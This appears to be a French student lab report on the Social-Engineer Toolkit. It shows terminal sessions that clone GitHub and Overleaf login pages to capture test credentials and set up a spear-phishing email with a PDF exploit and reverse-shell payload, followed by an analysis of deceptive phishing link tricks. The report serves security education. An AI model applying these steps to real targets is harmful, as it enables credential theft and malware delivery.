

# The Social-Engineer Toolkit (SET)

---

## Introduction

---

Selon la propre description donnée par [TrustedSec, LLC](#), la société de consulting américaine responsable du développement de ce produit, le [Social-Engineer Toolkit](#) est un framework de test d'intrusion open-source conçu pour l'ingénierie sociale. Le SET dispose d'un certain nombre de vecteurs d'attaque personnalisés qui vous permettent de réaliser rapidement une attaque crédible.

Le SET est spécifiquement conçu pour réaliser des attaques avancées contre l'élément humain. Il est rapidement devenu un outil standard dans l'arsenal des testeurs de pénétration. Les attaques intégrées dans la boîte à outils sont conçues pour être des attaques ciblées contre une personne ou une organisation utilisées lors d'un test de pénétration.

## Téléchargement et installation

---

Le SET est nativement supporté sur Linux et sur Mac OS X (experimental). Il est préinstallé sur Kali Linux et il est capable de se mettre à jour lui-même.

Pour une installation sur Ubuntu/Debian/Mac OS X :

```
git clone https://github.com/trustedsec/social-engineer-toolkit/ setoolkit/  
cd setoolkit  
pip3 install -r requirements.txt  
python setup.py
```

## Que faut-il faire ?

---

Vous devez installer le Social Engineering Toolkit (SET), créer un collecteur d'identifiants (credential harvester), capturer certains identifiants utilisateur (les vôtres), créer une attaque de phishing, relier le collecteur d'identifiants à l'attaque. Pour chaque tâche, faites des captures d'écran de vos activités.

## Note sur l'éthique

---

Il n'est absolument pas acceptable d'attaquer quelqu'un pour quelque raison que ce soit.

L'utilisation de cet outil à des fins autres que votre propre éducation et formation sans autorisation est strictement interdite par les politiques de ce cours et de l'école, ainsi que par les lois.

Le but de cet exercice est de vous permettre de vous familiariser avec les outils et comment ils peuvent être utilisés dans le contexte professionnel d'un pentest. Ça vous permettra aussi de comprendre les tactiques de l'adversaire afin de pouvoir les contrer par le biais de la politique, de l'éducation et de la formation.

## Execution de SET

---

Pour exécuter SET, dans votre terminal taper :

```
setoolkit
```

Dépendant de votre OS et de votre installation particulière, il est possible que certaines fonctionnalités ne soient pas disponibles au moins d'utiliser `sudo`.

```
sudo setoolkit
```

# Exercice 1 - Credential Harvesting

Vous découvrirez l'un des outils les plus couramment utilisés par les ingénieurs sociaux et les acteurs malveillants pour tromper les cibles.

## Soumettre des captures d'écran

Pour le collecteur d'identifiants, montrez que vous avez cloné un site en indiquant son adresse web et l'interface d'utilisateur. Saisissez les informations d'identification sur votre clone local, puis cliquez le bouton de connexion. Essayez plusieurs sites comme facebook.com, twitter.com, et d'autres qui puissent vous intéresser. Faites des captures d'écran des mots de passe collectés dans vos tests avec SET.

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Android-based Attack Vector
7) Wireless Access Point Attack Vector
8) OS/Kernel Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, engent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web-Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set>webattack>3>
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

et:webattack>2

-] Credential harvester will allow you to utilize the clone capabilities within SET  
-] to harvest credentials or parameters from a website as well as place them into a report

-----  
-- \* IMPORTANT \* READ THIS BEFORE ENTERING IN THE IP ADDRESS \* IMPORTANT \* ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

et:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.2.84]:

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.2.84]:192.168.2.84

[~] SET supports both HTTP and HTTPS

[~] Example: http://www.thisisafakesite.com

set:webattack> Enter the url to clone:https://github.com/

[\*] Cloning the website: https://github.com/

[\*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[\*] The Social-Engineer Toolkit Credential Harvester Attack

[\*] Credential Harvester is running on port 80


[\*] Information will be displayed to you as it arrives below:

192.168.2.84 - - [17/Mar/2020 16:36:09] "GET / HTTP/1.1" 200 -

192.168.2.84 - - [17/Mar/2020 16:36:09] "GET /index.html HTTP/1.1" 200 -

Vous pouvez voir sur les captures ci-dessus que j'ai pu faire le clone du site [github](https://github.com/) avec le rendu visuel ci-dessous.





```
set:webattack> Enter the url to clone:https://www.overleaf.com/login

[*] Cloning the website: https://www.overleaf.com/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.2.84 - - [17/Mar/2020 16:53:42] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: {"_csrf":"NXwR0eKB-e3wdbUY2_HbndIV7nsTy02acpF4","email":"test@youtube.com","password":"testtest"}
POSSIBLE PASSWORD FIELD FOUND: {"_csrf":"NXwR0eKB-e3wdbUY2_HbndIV7nsTy02acpF4","email":"test@youtube.com","password":"testtest"}
-----
Exception happened during processing of request from ('192.168.2.84', 39746)
Traceback (most recent call last):
  File "/usr/lib/python3.8/socketserver.py", line 650, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.8/socketserver.py", line 360, in finish_request
    self.RequestHandlerClass(request, client_address, self)
  File "/usr/lib/python3.8/socketserver.py", line 720, in __init__
    self.handle()
  File "/usr/lib/python3.8/http/server.py", line 426, in handle
    self.handle_one_request()
  File "/usr/lib/python3.8/http/server.py", line 414, in handle_one_request
    method()
  File "/usr/share/setoolkit/src/webattack/harvester/harvester.py", line 334, in do_POST
    filewrite.write(cgi.escape("PARAM: " + line + "\n"))
AttributeError: module 'cgi' has no attribute 'escape'
```

## Exercice 2 - Créer une attaque de phishing

Essayez la fonction d'attaque par phishing. C'est très facile à faire. Vous pouvez vous référer à ce lien pour plus d'informations <http://www.computerweekly.com/tutorial/Social-Engineer-Toolkit-SET-tutorial-for-penetration-testers>

Malgré les différents essais, je n'ai pas réussi à m'envoyer de mail...

Voici mes étapes et ce que j'ai fait :

It's easy to update using the PenTesters Framework! (PTF)  
visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules
  
- 99) Return back to the main menu.

set> 1

The **Spearphishing** module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set\_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

- 1) Perform a Mass Email Attack
- 2) Create a FileFormat Payload
- 3) Create a Social-Engineering Template

99) Return to Main Menu

set:phishing>1

/usr/bin/

Select the file format exploit you want.  
The default is the PDF embedded EXE.

\*\*\*\*\* PAYLOADS \*\*\*\*\*

- 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
- 2) SET Custom Written Document UNC LM SMB Capture Attack
- 3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
- 4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
- 5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
- 6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
- 7) Adobe Flash Player "Button" Remote Code Execution
- 8) Adobe CoolType SING Table "uniqueName" Overflow
- 9) Adobe Flash Player "newfunction" Invalid Pointer Use
- 10) Adobe Collab.collectEmailInfo Buffer Overflow
- 11) Adobe Collab.getIcon Buffer Overflow
- 12) Adobe JBIG2Decode Memory Corruption Exploit
- 13) Adobe PDF Embedded EXE Social Engineering
- 14) Adobe util.printf() Buffer Overflow
- 15) Custom EXE to VBA (sent via RAR) (RAR required)
- 16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
- 17) Adobe PDF Embedded EXE Social Engineering (NOJS)
- 18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
- 19) Apple QuickTime PICT PnSize Buffer Overflow
- 20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
- 21) Adobe Reader u3D Memory Corruption Vulnerability
- 22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>18

```

1) Windows Reverse TCP Shell          Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP     Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL            Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64)    Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind_TCP (X64)       Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS   Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.1.23]: 192.168.1.23
set:payloads> Port to connect back on [443]:443
[*] All good! The directories were created.
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[*] If you are using GMAIL - you will need to need to create an application password: https://support.google.com/accounts/answer/6010255?hl=en
[-] As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing>1
[*] Keeping the filename and moving on.

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:phishing>1

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email:TEst
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
set:phishing> Enter the body of the message, hit return for a new line. Control+c when finished:Test
Next line of the body: Bonjour ceci est un test
Next line of the body: ^Cset:phishing> Send email to:jeremy.zerbib@heig-vd.ch

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1

```



```

set:phishing> Subject of the email:Test
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
set:phishing> Enter the body of the message, hit return for a new line. Control+c when finished:Test
Next line of the body: Bonjour ceci est un test
Next line of the body: ^Cset:phishing> Send email to:jeremy.zerbib@heig-vd.ch

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:jerozerbib@gmail.com
set:phishing> The FROM NAME user will see:Jeremy Zerbib
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]:no
set:phishing> Does your server support TLS? [yes/no]:yes
[*] Unable to connect to mail server. Try again (Internet issues?)
[*] SET has finished delivering the emails
set:phishing> Setup a listener [yes/no]:no

The Spearphishing module allows you to specially craft email messages and send
them to a large (or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure "Sendmail" is in-
stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu

set:phishing>

```

Au final, je n'ai pas trouvé pourquoi cela ne marche pas mais j'ai essayé avec le serveur de l'école sans succès aussi.

## Exercice 3 - Explorer les liens "Phishy" et le courrier électronique "Phishy"

Pour cette dernière partie de notre exploration du phishing, nous allons utiliser un contenu réalisé par les Dr. Matthew L. Hale, le Dr. Robin Gandhi et la Dr. Briana B. Morrison de [Nebraska GenCyber](https://mlhale.github.io/nebraska-gencyber-modules/phishing/README/).

Visitez : <https://mlhale.github.io/nebraska-gencyber-modules/phishing/README/> et passez en revue les modules

- Analyse d'url (ce module peut être intéressant pour vos rapports de pentest, comme outil pour sensibiliser les employés d'une entreprise, mais il risque d'être trop simple pour vous)
- Analyse d'Email (me module est probablement plus intéressant techniquement pour vous)

En général, c'est un bon exemple de matériel de formation et d'éducation qui peut aider à lutter contre les attaques de phishing et à sensibiliser le personnel d'une organisation.

Vous avez la liberté de reproduire et d'utiliser le matériel grâce à sa licence.

### Soumettre des captures d'écran

Pour cette tâche, prenez des captures d'écran de :

- Vos inspections de chaque lien dans votre navigateur
- Vos inspections d'un en-tête de courrier électronique à partir de votre propre boîte de réception



# Analyse des liens

Pour cette partie, j'ai pris les liens fournis par le site [suivant](#).

## Lien 1

### Will you Click it?

1. [www.wellsfargo.com](http://www.wellsfargo.com)
2. <http://www.wellsfargo.com>
3. [Wells Fargo: give us your money!](#)
4. <http://www.wellsfargo.com/login@%67%6F%6F%67%6C%65%2E%63%6F%6D>
5. [Click here to claim your price !](#)
6. <http://bit.ly/1bdDIXc>
7. <http://www.wellsfargo.com>
8. <http://raytheon.com>
9. <http://www.wellsfargo.com>
10. <http://www.wellsfargo.com>

www.google.com

Nous pouvons donc voir que le lien affiché en bas à gauche de la fenêtre n'est pas celui affiché en première position.

Cela est dû au fait que dans le code HTML, la redirection se fait autre part :

```
<a href="http://www.google.com">www.wellsfargo.com </a>
```

## Lien 2

En analysant le code source de la page, en focus sur le lien, nous pouvons voir que le caractère `&shy` est omis par les navigateurs. Dans certains cas, Chrome par exemple, il est possible d'afficher ce caractère dans la barre en bas à gauche comme l'exemple ci-dessus.

```
<a href="http://www.wells&amp;shyfargo.com">http://www.wellsfargo.com </a>
```

## Lien 3

Ce lien paraît être OK.

## Lien 4

En mettant notre curseur sur le lien, en bas à gauche, nous trouvons que nous sommes redirigés vers `google.com`. Nous pouvons essayer de trouver l'explication de ce comportement en regardant la valeur des caractères après le champ `login` de l'URL.

Valeur hexadécimal	Valeur du caractère
%67	g
%6F	o
%6F	o
%67	g
%6C	l
%65	e
%2E	.
%63	c
%6F	o
%6D	m

Vous pourrez trouver la correspondance des valeurs ASCII dans le tableau ci-dessous :

## ASCII Table

Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char
0	0	0		32	20	40	[space]	64	40	100	@	96	60	140	`
1	1	1		33	21	41	!	65	41	101	A	97	61	141	a
2	2	2		34	22	42	"	66	42	102	B	98	62	142	b
3	3	3		35	23	43	#	67	43	103	C	99	63	143	c
4	4	4		36	24	44	\$	68	44	104	D	100	64	144	d
5	5	5		37	25	45	%	69	45	105	E	101	65	145	e
6	6	6		38	26	46	&	70	46	106	F	102	66	146	f
7	7	7		39	27	47	'	71	47	107	G	103	67	147	g
8	8	10		40	28	50	(	72	48	110	H	104	68	150	h
9	9	11		41	29	51	)	73	49	111	I	105	69	151	i
10	A	12		42	2A	52	*	74	4A	112	J	106	6A	152	j
11	B	13		43	2B	53	+	75	4B	113	K	107	6B	153	k
12	C	14		44	2C	54	,	76	4C	114	L	108	6C	154	l
13	D	15		45	2D	55	-	77	4D	115	M	109	6D	155	m
14	E	16		46	2E	56	.	78	4E	116	N	110	6E	156	n
15	F	17		47	2F	57	/	79	4F	117	O	111	6F	157	o
16	10	20		48	30	60	0	80	50	120	P	112	70	160	p
17	11	21		49	31	61	1	81	51	121	Q	113	71	161	q
18	12	22		50	32	62	2	82	52	122	R	114	72	162	r
19	13	23		51	33	63	3	83	53	123	S	115	73	163	s
20	14	24		52	34	64	4	84	54	124	T	116	74	164	t
21	15	25		53	35	65	5	85	55	125	U	117	75	165	u
22	16	26		54	36	66	6	86	56	126	V	118	76	166	v
23	17	27		55	37	67	7	87	57	127	W	119	77	167	w
24	18	30		56	38	70	8	88	58	130	X	120	78	170	x
25	19	31		57	39	71	9	89	59	131	Y	121	79	171	y
26	1A	32		58	3A	72	:	90	5A	132	Z	122	7A	172	z
27	1B	33		59	3B	73	;	91	5B	133	[	123	7B	173	{
28	1C	34		60	3C	74	<	92	5C	134	\	124	7C	174	
29	1D	35		61	3D	75	=	93	5D	135	]	125	7D	175	}
30	1E	36		62	3E	76	>	94	5E	136	^	126	7E	176	~
31	1F	37		63	3F	77	?	95	5F	137	_	127	7F	177	


## Lien 5

En inspectant le lien présenté, nous pouvons voir un lien compressé :

```
<a href="http://bit.ly/1bdDlXc">Click here to claim your price !</a>
```

De ce fait, le réflexe à avoir est de décompresser ce lien avec un site spécialisé :

<http://checkshorturl.com/expand.php> par exemple.




Nous pouvons voir que le lien redirige vers [Google](http://bit.ly/1bdDlXc)

## Lien 6

De prime abord, il semble que le lien affiché est le même que le lien 5. En passant la souris sur le lien, nous pouvons voir dans la barre en bas à gauche que le lien ne redirige pas vers la bonne URL. De ce fait, il faut repasser dans le code et on voit :

```
<a href="http://bit.ly/QZh8Fo">http://bit.ly/1bdDlXc</a>
```

En passant le lien dans le site précédent, nous voyons que la redirection se fait vers [duckduckgo](http://bit.ly/QZh8Fo).




## Lien 7

Dans le cas de lien numéro 7, l'attaquant a utilisé JavaScript pour forcer une redirection automatique quand le curseur passe sur le lien.

```
<a href="http://www.google.com" onmouseover="window.location =  
'http://www.google.com'">http://www.wellsfargo.com </a>
```

## Lien 8



The screenshot shows the 'Punycode converter' website. The header includes the 'xn' logo, the text 'Punycode', and a 'Home' link. The main heading is 'Punycode converter' with a subtitle 'or an IDN converter, a tool for Punycode to Text/Unicode and vice-versa conversion'. The interface is split into two columns: 'Text' and 'Punycode'. The 'Text' column has an example 'Example: 點看' and a text input field containing 'http://raytheon.com'. The 'Punycode' column has an example 'Example: xn--c1yn36f' and a text input field containing 'http://xn--thn-5cdop7dtb.xn--m-0tbi/'. Both columns have 'Copy' buttons. At the bottom, there are two buttons: 'Convert to Punycode >>' and '<< Convert to text'. Below these buttons is a list of instructions: 'Place multiple items on multiple lines', 'If you enter whole 